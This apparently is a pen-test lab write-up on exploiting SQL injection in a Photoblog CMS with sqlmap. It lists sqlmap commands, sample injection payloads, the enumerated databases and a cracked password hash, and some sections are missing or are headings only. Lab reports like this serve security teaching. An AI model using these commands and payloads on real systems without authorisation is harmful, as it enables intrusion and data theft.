Web Application Security Practical: SQL Injection Exploitation

Practical SQL Injection Attack and Data Extraction on Photoblog CMS Using SQLMap

1. Introduction


- Objective: To demonstrate the exploitation of SQL injection vulnerabilities using SQLMap.
- Tools Used:
  - `SQLMap` – an automated SQL injection and database takeover tool
  - Kali Linux (or your OS)
  - Target: Vulnerable URL (e.g., a PHP web application with GET parameter `id`)
- Target Technology Stack:
  - Web Server: Apache
  - Backend Language: PHP
  - Database: MySQL

2. Reconnaissance and Initial Scan

2.1 Target Setup

- http://target-site.com/view.php?id=1

Scanning for open ports using nmap




(In this pen-test I begin with attempting a single quote injection)


A single quote injection

A single quote injection is one of the simplest and most common forms of SQL injection. It occurs when a single quote character (') is inserted into an application input field to break or manipulate the structure of an underlying SQL query.

How It Works

Most SQL queries that accept user input embed that input directly in the query string like this:






2.2 Testing SQL Injection with SQLMap

Command used:

```
sqlmap -u "http://target-site.com/view.php?id=1" --dbs
```

`-u`: Specifies the target URL.

- `--dbs: Attempts to enumerate all available databases if injection is successful.`




3. SQL Injection Confirmation and Payload Testing

SQLMap automatically tests for:

- **Boolean-based blind injection**
- **Error-based injection**
- **Time-based blind injection**
- **UNION-based injection**

Sample Payloads Identified:

- Boolean: `id=1 AND 1=1`
- Error-based: using `FLOOR(RAND())` technique
- Time-based: `id=1 AND SLEEP(5)`
- UNION-based: `UNION ALL SELECT NULL,...`



4. Database Enumeration


After identifying SQL injection, I listed all databases:

Command:

```
sqlmap -u "http://target-site.com/view.php?id=1" –dbs
```


Output Example:

- `photoblog`
- `information_schema`




7. Post-Exploitation & Cracking


- SQLMap recognized password hashes.
- Dictionary attack used:
  - Hash `8efe310f9ab3efeae8d410a8e0166eb2` cracked to `P4ssw0rd`




Attempt login



Successfull login



Attempting to add data to the db



Conclusion

- SQLMap efficiently exploited an SQLi vulnerability and extracted critical database information.
- The vulnerability stems from poor input validation and lack of prepared statements.
- This test highlights the need for secure coding, WAFs, and regular security testing.